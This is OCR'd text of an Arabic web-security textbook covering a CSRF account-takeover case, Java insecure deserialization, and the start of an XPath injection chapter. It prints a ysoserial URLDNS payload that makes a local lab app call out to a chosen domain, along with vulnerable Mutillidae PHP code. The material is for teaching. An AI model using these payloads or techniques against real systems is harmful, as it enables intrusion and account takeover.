
ثغرة ال CSRF (تكمله...)

- الأن سيقوم هذا السكربت بعمل طلب PUT لتغير الايميل الى abdullah.test1@gmail.com نقوم بوضع السكربت في الهاش بعد الضغط على الرابط سنفتح console المتصفح لنرى اذا تم ارسال الطلب بعد الضغط على الرابط



ثغرة ال CSRF (تكمله...)

- بالفعل تم إرسال طلب الى me/email لتغير الايميل وتم الحصول على 200 ok ومعناه ان التغير قد تم . لنذهب لنرى الايميل



- تم الحصول على رسالة التغير بمجرد الدخول وعمل نسيت كلمة المرور سوف نحصل على الحساب بالكامل .

ثغرة ال CSRF (تكمله...)

- الاستنتاج
- استعمال nonce في CSP مهم جداً .
- يجب وضع تاكيد باسورد على تغير الايميل لتجنب CSRF

الخلاصة

- حتى لو كان قبلك الف مخترق محترف ممكن بمجرد ان تفكر خارج الصندوق او تجرب اشياء "منطقية" سوف تجد الثغرة التي لم يجدها من هو افضل منك . بالاضافة الى انه يجب الانتباه الى كل طلب يتم ارساله واستقباله وتحليله منطقياً ثم تقنياً.
- ويجب ان تعمل باحتراف ولا تغضب في حال سوء فهم او عدم قبول ثغرتك فالقرار الاخير يعود للفريق وبما ان فريق تويتر محترف تعامل مع المشكلة باحترافية وشفافية كاملة.

تم بحمد الله انتهاء الفصل الرابع

الفصل الخامس
ثغرة ال Insecure Deserialization


المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال Insecure Deserialization

- قبل الخوض في تفاصيل هذه الثغرة، نحن بحاجة لفهم مفهومين مُهمّين في لغات البرمجة:
- Object Serialization
- Object Deserialization
- **Object Serialization**
  - هي عملية تحويل الـ Object إلى Bytes، ومن ثم هذه الـ Bytes بالإمكان حفظها في ملف (أي حفظ الحالة الخاصة بهذا الـ Object) ، أو في قاعدة بيانات، أو تمريرها عبر الشبكة إلى تطبيق آخر بإستخدام أحد بروتوكولات الشبكة
- **Object Deserialization**
  - هي العملية العكسية للعملية السابقة، أي لدينا بيانات مُمثلة على شكل Bytes يتم قراءتها من ملف، أو قاعدة بيانات، أو قد يتم استقبالها عبر الشبكة عن طريق أحد البروتوكولات مثل بروتوكول الـ HTTP ومن ثم يتم تحويل هذه الـ Bytes إلى صورتها الأولى الـ Object

ثغرة ال Insecure Deserialization (تكمله...)

- الصورة التالية تلخص العمليتين:



- هذا بالنسبة للجانب النظري، نأتي الآن للجانب التطبيقي ونأخذ المثال التالي على هذين المفهومين في لغة جافا

ثغرة ال Insecure Deserialization (تكمله...)

- Object Serialization in Java
- في لغة جافا إذا أردنا تطبيق هذا المفهوم وتحويل الـ Objects إلى Bytes لتُعالج في طرف آخر، فيجب علينا عمل implements للـ interface التالي :
- Serializable
- كما يظهر في الكود التالي، تم تعريف كلاس Item والذي يقوم بعمل implement للـ Serializable (السطر 5)

```
1  //Item.java
2
3  import java.io.Serializable;
4
5  public class Item implements Serializable
6  {
7          int id;
8          String name;
9
10         public Item (int id, String name)
11         {
12                 this.id = id;
13                 this.name = name;
14         }
15 }
```

ثغرة ال Insecure Deserialization (تكمله...)

- الآن بإمكاننا تعريف أي Object من كلاس Item ومن ثم تحويل هذا الـ Object إلى Bytes stream
- في الكود التالي قمنا بتعريف كلاس Serialize، وفي دالة الـ main قمنا بتعريف Object من كلاس Item (السطر 10)
- السطر 12 : قمنا بتعريف Object من FileOutputStream لكتابة محتوى الـ s1 (في صورة Bytes) في ملف يسمى data.ser
- السطر 14 : في هذا السطر قمنا بنداء الدالة writeObject وتم تمرير الـ s1 لها، هذه الدالة ستقوم بتحويل الحالة الخاصة بالـ Object إلى Bytes (هنا تحدث عملية الـ Serialization)

ثغرة ال Insecure Deserialization (تكمله...)

```java
//Serialize.java
import java.io.*;
class Serialize
{
        public static void main(String args[])
        {
                try
                {
                        //Creating the object
                        Item s1 = new Item(123,"book");
                        //Creating stream and writing the object
                        FileOutputStream fout = new FileOutputStream("data.ser");
                        ObjectOutputStream out = new ObjectOutputStream(fout);
                        out.writeObject(s1);
                        out.flush();
                        //closing the stream
                        out.close();
                        System.out.println("Serialized data saved to data.ser");
                } // end try

                catch(Exception e)
                {
                        System.out.println(e);
                } // end catch

        }  // end main

} // end class
```

ثغرة ال Insecure Deserialization (تكمله...)

- The Java serialized object
- بعد عمل Compile للكود السابق سيكون المخرج لدينا ملف data.ser والذي يحتوي على الـ Object من كلاس Item لكن في صورة Bytes

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ javac Serialize.java
```

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ java Serialize
Serialized data saved to data.ser
```

- لو قمنا بإستخدام أداة file للإطلاع على نوع ملف data.ser سنجد أن الأداة تطبع لنا الناتج الآتي :

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ file data.ser
data.ser: Java serialization data, version 5
```

ثغرة ال Insecure Deserialization (تكمله...)

- ولو قمنا بقراءة محتوى ملف data.ser في صورة Hex باستخدام أداة hexdump سنجد أن محتوى الملف يبدأ بهذه القيمة : aced

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ cat data.ser | hexdump -C
00000000  ac ed 00 05 73 72 00 04  49 74 65 6d 5a 2c 80 f7  |....sr..ItemZ,..|
00000010  74 f7 b8 1d 02 00 02 49  00 02 69 64 4c 00 04 6e  |t......I..idL..n|
00000020  61 6d 65 74 00 12 4c 6a  61 76 61 2f 6c 61 6e 67  |amet..Ljava/lang|
00000030  2f 53 74 72 69 6e 67 3b  78 70 00 00 00 7b 74 00  |/String;xp...{t.|
00000040  04 62 6f 6f 6b                                    |.book|
00000045
```

- ولو أردنا الإطلاع على المقابل لهذه القيمة في التمثيل Base64 سيظهر لنا المُخرج الآتي :


```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ cat data.ser | base64
rO0ABXNyAARJdGVtWiyA93T3uB0CAAJJAAJpZEwABG5hbWV0ABJMamF2YS9sYW5nL1N0cmluZzt4
cAAAAHt0AARib29r
```

ثغرة ال Insecure Deserialization (تكمله...)

- ماذا نستفيد من هذه المعلومات؟
- يكفي أن نعرف إلى الآن أن الـ Java Serialized Object يحمل الـ Signature الآتي :
- في التمثيل Hex : aced
- في التمثيل Base64 : rO0AB
- في المقابل، ماذا لو أردنا الإطلاع على محتوى هذا الـ Object لكن بصورة مقروءة ومفهومة لنا أكثر؟
- لحُسن الحظ قام أحد الباحثين بتطوير أداة تُمكّننا من قراءة الـ Java Serialized Object بشكل أكثر وضوحًا بدلًا من قراءته بالـ Hex أو الـ Base64، وهذه الأداة هي SerializationDumper :

ثغرة ال Insecure Deserialization (تكمله...)

- الصورة الآتية توضح إستخدام هذه الأداة والمُخرج من قراءة محتوى ملف الـ data.ser



ثغرة ال Insecure Deserialization (تكمله...)

- بعد الخوض في مفهوم الـ Serialization وتحليل الناتج النهائي من هذه العملية (Serialized Object) لننتقل الآن للعملية العكسية المقابلة لها ، الـ Deserialization
- Object Deserialization in Java
- في الكود التالي قمنا بتعريف كلاس Deserialize والذي سنطبق فيه مفهوم الـ Deserialization

```java
//Deserialize.java
import java.io.*;
class Deserialize
{
        public static void main(String args[])
        {
                try
                {
                        //Creating stream to read the object
                        ObjectInputStream in=new ObjectInputStream(new FileInputStream("data.ser"));
                        Item s=(Item)in.readObject();
                        //printing the data of the serialized object
                        System.out.println(s.id+" "+s.name);
                        //closing the stream
                          in.close();
                }
                catch (Exception e)
                {
                        System.out.println(e);
                } // catch
        } // end main
} // end class
```

ثغرة ال Insecure Deserialization (تكمله...)

- السطر 10 : قمنا بقراءة محتوى ملف data.ser عن طريق الـ FileInputStream و ObjectInputStream
- السطر 11 : قمنا بتعريف Object من كلاس Item ومن ثم سيتم حفظ القيمة العائدة من دالة readObject في هذا الـ object
- وبعبارة أخرى: دالة readObject ستقوم بقراءة محتوى ملف data.ser (والذي هو عبارة عن Bytes) ومن ثم هذه الـ Bytes سيتم إرجاعها إلى صورتها الأولى Object (هنا تحدث عملية الـ Deserialization)
- الآن نحن نملك المعرفة اللازمة لفهم ثغرة الـ Insecure Deserialization ولماذا تحدث؟
- ننتقل لمناقشة تفاصيل هذه الثغرة في الجزء التالي من المقالة

ثغرة ال Insecure Deserialization (تكمله...)


- Insecure Deserialization
- بشكل مُختصر جدًا : يحدث هذا النوع من الثغرات عندما يكون بإمكان المخترق التحكّم والتلاعب بالبيانات التي يتم عمل لها Deserialize
- لنفصّل أكثر ..
- نقصد بالبيانات هنا الـ Object الذي تم حفظ حالته وتحويلها إلى صورة Bytes
- فعلى سبيل المثال لو كان لدينا تطبيقين :
- التطبيق الأول : يقوم بتنفيذ عملية الـ Serialization على الـ Object ومن ثم يقوم بإرسال المُخرَج النهائي عبر الشبكة إلى التطبيق الثاني
- التطبيق الثاني : يستقبل هذه البيانات ومن ثم يجري عليها عملية الـ Deserialization
- المشكلة : إذا لم يقم التطبيق الثاني بالتأكد من سلامة البيانات التي يعالجها لتنفيذ عملية الـ Deserialization وكان بإمكان المخترق إعتراض هذه البيانات والتلاعب بها فهنا تحدث ثغرة الـ Insecure Deserialization !

ثغرة ال Insecure Deserialization (تكمله...)

- التدريب على هذه الثغرة وتحليل هذا التطبيق البسيط الذي يحاكي هذه المشكلة
- java-deserialize-webapp
- بدايةً نقوم بعمل Run للتطبيق كالآتي :

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/VulnerableApps/java-deserialize-webapp# sh target/bin/webapp
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Running...
```

- ومن ثم نستطيع تصفح التطبيق عبر المنفذ التالي :127.0.0.1:8000



ثغرة ال Insecure Deserialization (تكمله...)

- التطبيق سيقوم بإستقبال البيانات التي نمررها له ومن ثم سيقوم بعمل Deserialization لها بدون التأكد من سلامتها،
- بإمكاننا إستغلال هذه المشكلة بطرق عدّة، لكن في هذا الفصل سنقوم ببناء إستغلال بسيط جدًا يؤكد لنا أن التطبيق مُصاب بالفعل
- DNS Resolution Exploit
- فكرة الإستغلال :
- نقوم بتمرير Serialized Object إلى التطبيق المصاب،
- وهذا الـ Serialized Object خلال عملية الـ Deserialization سيتيح لنا تنفيذ الأوامر التي نريدها،
- في هذا الاستغلال سنجعل التطبيق المصاب يقوم بعمل DNS query لدومين خاص بنا

ثغرة ال Insecure Deserialization (تكمله...)

- قبل بناء الـ payload التي سنقوم بإرسالها للتطبيق المصاب، سنقوم باستخدام DNS Proxy
- الغرض من هذه الخطوة :
- إعتراض الـ DNS request الصادر من التطبيق المصاب، حتى نتأكد بأن الـ payload التي قمنا بإرسالها تم عمل Run لها بشكل سليم

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/dnschef# ./dnschef
.py

          _                _           __
         | | version 0.4   | |        / _|
       __| |_ __  ___ ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                  iphelix@thesprawl.org

(09:24:32) [*] DNSChef started on interface: 127.0.0.1
(09:24:32) [*] Using the following nameservers: 8.8.8.8
(09:24:32) [*] No parameters were specified. Running in full proxy mode
```

ثغرة ال Insecure Deserialization (تكمله...)

- الآن سنقوم ببناء الـ payloadأو الـ Serialized Object بإستخدام هذه الأداة كالآتي :

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/ysoserial/target#
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar URLDNS http://alaa.com  | base64
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVz
aG9sZHhwP0AAAAAAAAx3CAAAABAAAAABc3IADGphdmEubmV0LlVSTJYlNzYa/ORyAwAHSQAIaGFz
aENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAEZmlsZXEAfgAD
TAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD/////////3QACGFsYWEu
Y29tdAAAcQB+AAV0AARodHRwcHh0AA9odHRwOi8vYWxhYS5jb214
```

- بعد بناء الـ Serialized Object بإمكاننا الإستعانة بأداة الـ SerializationDumper التي قمنا بالإطلاع عليها سابقًا لتحليل هذا الـ Object وفهم محتواه (هذه الخطوة للتحليل فقط، ولاحظ بأني قمت بتمرير raw data للأداة ولم أقم بتمرير Base64)


ثغرة ال Insecure Deserialization (تكمله...)

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/ysoserial/target#
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar URLDNS http://alaa.com > payload.bin
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/SerializationDumper# java -jar SerializationDumper
.jar -r payload.bin
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

STREAM_MAGIC - 0xac ed
STREAM_VERSION - 0x00 05
Contents
  TC_OBJECT - 0x73
    TC_CLASSDESC - 0x72
      className
        Length - 17 - 0x00 11
        Value - java.util.HashMap - 0x6a6176612e7574696c2e486173684d6170
      serialVersionUID - 0x05 07 da c1 c3 16 60 d1
      newHandle 0x00 7e 00 00
      classDescFlags - 0x03 - SC_WRITE_METHOD | SC_SERIALIZABLE
      fieldCount - 2 - 0x00 02
      Fields
```

ثغرة ال Insecure Deserialization (تكمله...)

- الآن نقوم بإرسال الـ payload إلى التطبيق



ثغرة ال Insecure Deserialization (تكمله...)

- بعد إرسال الـ payload نلاحظ أن التطبيق يخبرنا بأن عملية الـ Deserialization نجحت

ثغرة ال Insecure Deserialization (تكمله...)

- ولو عدنا إلى الـ DNS Proxy سنجد أن التطبيق المصاب بالفعل قام بعمل DNS query

```
(10:06:59) [*] 127.0.0.1: proxying the response of type 'A' for alaa.com
(10:06:59) [*] 127.0.0.1: proxying the response of type 'AAAA' for alaa.com
(10:07:02) [!] [!] Could not proxy request: timed out
(10:07:04) [*] 127.0.0.1: proxying the response of type 'A' for alaa.com
(10:07:04) [*] 127.0.0.1: proxying the response of type 'AAAA' for alaa.com
```

تم بحمد الله انتهاء الفصل الخامس

الفصل السادس
ثغرة ال XPath Injection

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال XPath Injection

- قبل الخوض في تفاصيل ثغرة XPath Injection لنعرف أولًا ما هو الـ XPath في الأساس؟
- الـ XPath عبارة عن Query Language يتم استخدامها لجلب بعض البيانات المخزنة في XML Document
- تعريف مختصر وجميل، لنفصّل فيه الآن أكثر ..
- في بعض تطبيقات الويب (في الغالب التطبيقات البسيطة) يتم استخدام الـ XML Documents لتخزين بعض البيانات مثل : أسماء المستخدمين وبياناتهم، الصلاحيات، و أي نوع من البيانات التي يخدمها التطبيق ، على سبيل المثال تطبيق ويب يعرض قائمة بالكتب، قد يتم تخزين قائمة الكتب وتفاصيل كل كتاب (تاريخ النشر ، الكاتب ، الإصدار .. إلخ) في ملف XML

ثغرة ال XPath Injection (تكمله...)

- حتى يستطيع تطبيق الويب معالجة هذه البيانات (عرضها للمستخدم مثلًا) لابد من وجود آلية تُمكّن تطبيق الويب من جلب البيانات المخزنة في ملفات الـ XML
- الـ XPath هي اللغة -إن صح التعبير- التي تتيح لنا الوصول وتنفيذ Query على البيانات المخزنة في ملفات الـ XML
- XPath Injection
- يحدث هذا النوع من الثغرات عندما يقوم تطبيق الويب بمعالجة XPath query يتم بناءها بناءً على مُدخَل input يأتي من المستخدم، وهذا المُدخَل لا يتم معالجته بالشكل السليم، بالتالي قد يقوم المخترق بإستغلال هذا الخطأ البرمجي والتحكم بالـ XPath query التي يتم تمريرها للتطبيق،
- لنأخذ الكود التالي كمثال على هذه الثغرة:

ثغرة ال XPath Injection (تكمله...)

- الكود خاص بـ OWASP Mutillidae II، تحديدًا الصفحة التي تعرض بيانات المستخدم، تستطيع إيجادها في هذا المسار : mutillidae/user-info-xpath.php/

```
1 $lXPathQueryString = "//Employee[UserName='{USERNAME}' and Password='{PASSWORD}']";
2 $lXPathQueryString = str_replace("{USERNAME}", $lXPathUsername, $lXPathQueryString);
